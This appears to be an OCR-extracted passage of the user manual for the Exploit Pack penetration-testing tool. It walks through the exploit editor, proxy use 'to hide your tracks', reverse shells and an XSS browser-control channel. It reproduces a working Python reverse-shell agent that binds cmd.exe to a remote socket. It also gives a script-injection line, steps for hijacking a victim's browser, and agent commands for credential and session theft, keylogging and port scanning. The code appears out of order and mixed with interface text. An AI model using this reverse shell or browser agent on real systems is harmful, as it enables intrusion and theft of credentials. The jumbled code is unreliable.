
> How to access the autompletion: **CTRL+SPACE** and navigate the menu with the arrow keys.

After you have edited your exploit just click on the "**Save**" button to save your changes. You can then click "**Execute Exploit**" to launch it or from the right top-corner. Debug: to run it on a local console.




Other useful function is "**Import Module**".
From the top menu bar go to "**File**" and "**New module**" this will open a new window in where


you can export your .XML file to have your module saved and share it or simply use it again later.



Working on something important? Backup your work! Select File -> Backup Exploits



Then you can navigate to your Exploit Pack root folder, there you will find a backup-compressed file with your current exploits.




Add a Proxy to Exploit Pack

There are several (good and bad) reasons why you might need to use a proxy server, for instance when you need to access a test environment and the only way to do it is trough a proxy, hide your tracks and your actions. In any case, all of this is supported by Exploit Pack, and you can set it up under the preferences window as you can see in the image below.

important! Currently Exploit Pack only supports HTTP proxies, such as

```
http.proxyHost=10.0.0.100 http.proxyPort=8800
```




Do not use Exploit Pack against any systems for which you are not authorized by the system owner, or for which the risk of damage is not accepted by you and the system owner.

Using Reverse Shells


This kind of shell can be created either by running an exploit and executing a shellcode that connects back to Exploit Pack or directly by making a binary/py and manually running it in the remote computer.

Do not confuse this reverse shell with the XSS/VBS/PS agents, they also provide a connection back to Exploit Pack but they are different because this reverse shells are ment to be used as a step-stone to escalate privileges and run local exploits to pivot to another part of the targeted network during your pentest.

The first option, more frequently used, will be to obtain this shell trough an exploit (adding it as a shellcode) but if you want to to create it manually select the "**Reverse shell**" icon on the **toolbar** and follow the **wizard**, select the platform of your choice and set up the values that you have on your workstation then click the "**Next**" button.



After this is done, you will see the code in **Python** format, if you need to have a binary we recommend you to use something like Py2Exe: http://www.py2exe.org/


Exploit Pack
The following is your custom Agent code, save it to a file to start using it with Exploit Pack.
while True:
try:
print "[*] Poking server"
self.poke()
except Exception,exc:
time.sleep(2)
else:
print "[*] Hello Server"
else:
raise
def poke(self):
whoami = ([(checkip.connect(('8.8.8.8', 80)), checkip.getsockname()[0], checkip.cl
time.sleep(1)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((self.hostname, self.port))
s.sendall(whoami)
data = s.recv(1024)
split = data.split(":")
if whoami == split[0]:
print "[*] Connecting"
sterminal = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sterminal.connect((split[1], int(split[2])))
os.dup2(sterminal.fileno(), 0)
os.dup2(sterminal.fileno(), 1)
os.dup2(sterminal.fileno(), 2)
subprocess.call(["cmd /c start cmd.exe", "-i"])
s.close()
hostname = "169.254.117.170"
port = "80"
new = Agent(hostname, port)
new.run_worker()
# Shell Script created using Exploit Pack
# http://www.exploitpack.com - support@exploitpack.com
import socket,subprocess,errno,time,os,signal,sys,ctypes
class Agent:
def __init__(self, target, port):
self.hostname = target
self.port = int(port)
def run_worker(self):
self.shellcode()
while True:
Back
Save
Cancel
Exploit Pack [Registered] - Current release: v15.01 - http://exploitpack.com [Zero Hunter
File Targets Edit Modules Tools Run Update Exploit Dev Websites Practice CTF
New
Open
Current IP:
82.170.207.167
Log
Update
Discord
Advisories
Exploits
Shellcodes
Utilities
Targets
Search
SDR-RepeatRF
SDR-SaveRF
0day_PremiumPack
alx
alpha
android
arm
ashx
asp
aspx
atheos
beos
bsd
bsd_x86
cfm
cgi
freebsd
freebsd_x86
freebsd_x86-64
hardware
Modules search
Show all available modules
Filter
Search filter here..
Connection list - Agents connected:
Localhost (computer)
127.0.0.1
Execute Exploit
Home
Red Team
Target Properties
Project:
Target:
127.0.0.1
Port:
Path:
/path/exam
Exploit Pack Console
Network Scanner
Nmap - Built-in
Clear
Engine: C:\Python27\python.exe
Debug: 82.170.207.167
Licensed to:
- [Latest release: v15.01 Zero Hunter]
Module status:

XSS Agent - Tunnel


Exploit Pack includes as part of its core features an **XSS Channel**. This is basically a interactive communication between two or more systems which is carried out by an XSS attack or by direct modification of the targeted website.

At a technical level, it is a type of AJAX application which can obtain commands, send responses back and is able to talk cross-domain. The XSS Shell is a tool that can be used to setup an XSS Channel between a victim and an attacker so that an attacker can take control of the victim's browser by sending it arbitrary commands.

This communication is bi-directional. To get the XSS Shell to work an attacker needs to inject the XSS Shell’s JavaScript. The attacker is then able to control the victim’s browser. After this point the attacker can see requests, responses and is able to instruct the victim’s browser to carryout requests and continue further with his attack in order to gain access to the underlying operating system trough, for instance, an exploit.

An example of injection would be:

```
<script src="../exploits/code/agent.js"></script>
```




How does it work?

The first part of the XSS Shell in Exploit Pack coordinates the XSS Shell between an attacker and the victim. It is a server-side application and requires Exploit Pack to be used as storage. The second part is client-side and written in JavaScript. This loads in the victim's browser and it is responsible for the receiving and processing of commands together with providing the channel between the victim and the attacker. This code was tested under all the latest browsers. The final part of the XSS Shell is the administration interface. An attacker can send new commands and receive responses from multiple victims browsers.

How to use it?

On the left side of the screen go to **Utilities tab** and then **Remote Control**, now select "**Agent-XSS**". On the Editor you will see the code to be executed into the victim's browser once triggered. You should change the value in the code from "http://127.0.0.1:8000/agent/;" for the **IP address** that you want to trick, for example if you want to use something else than localhost let's say a class C like 192.168.0.1 as a server, you will have with something like "http://192.168.0.1/agent/"; so when the XSS gets executed it will know where to find the server.



How to conduct a real attack during a pentest?

1. Once you are ready **select all** and **copy** it into a file like "'exploitpack.js" and host it in your desired website.
2. Host this file on a webserver of your choice or serve it using Exploit Pack.
3. Trigger the victim to execute this JS trough a XSS injection or by the modification of the targeted website.
4. Once the victim has executed this JS you will see under the "Connection list" your new agents being deployed.


Below you will see a list of useful commands you can use with any of those agents, these commands can be chained so you can execute more than one at the same time.

```
// Dialog(message) - To display a Dialog and receive the answer
// GetCredentials(credentials) - Collect user's credentials
// GetSession() - Get user's sessions
// Freeze() - Infinite loop the remote browser
// PersistAggresive() - Persist the session on the remote browser
// redirectSite(url) - Redirect the user to the desired URL
// execJS(code) - Execute your JS on inside a script tag
// monster() - Call the Cookie monster on the user's browser
// tabKiller() - Kill the current tab ( Firefox, Chrome )
// PersistOnClick() - Persist the agent on an OnClick event
// jokeImages() - Make spin the images of the open pages
// protectMySite() - Activate the keylogging function and block XSS and SQ
// xssProtect() - Activate the XSS client-side protection on the desired b
```

```
// sqlProtect() - Activate the SQLi client-side protection on the desired
// banIP(ip) - Add the desired IP/Hostname to your blacklist
// addIPtoBanList() - Add the current IP/Hostname to your blacklist
// antiCopyPaste() - Prevent the remote user of copy/paste the page
// noCTRL() - Deactivate the CTRL functions
// scanEngine(host) - Launch a discover scan from the remote browser
// portScanner(host) - Launch a portscan from the remote browser to a spec
// launchWindow(id) - Create a new windows with the specified height, widt
// exploitThis(exploitName) - Execute an exploit ( Browser ) from the agen
// scanForThreats() - Discover remote plugins and useful information for t
// Plugins() - Obtains a list of running plugins on the remote host
// ScreenSize() - Calculate and retrieve current Window size
```

QUICK DEMO

In order for you to see how it works before deploying it into your testing environment, you can deploy an agent in your local machine, on the top-side of the screen click on the "**Browser**" button (you can also find it in the Red Team tab under network connectivity as "**Browser shell**") this will pop-up a browser window that has already included the XSS agent into it, once it's triggered you will see the connection back in your Exploit Pack console.



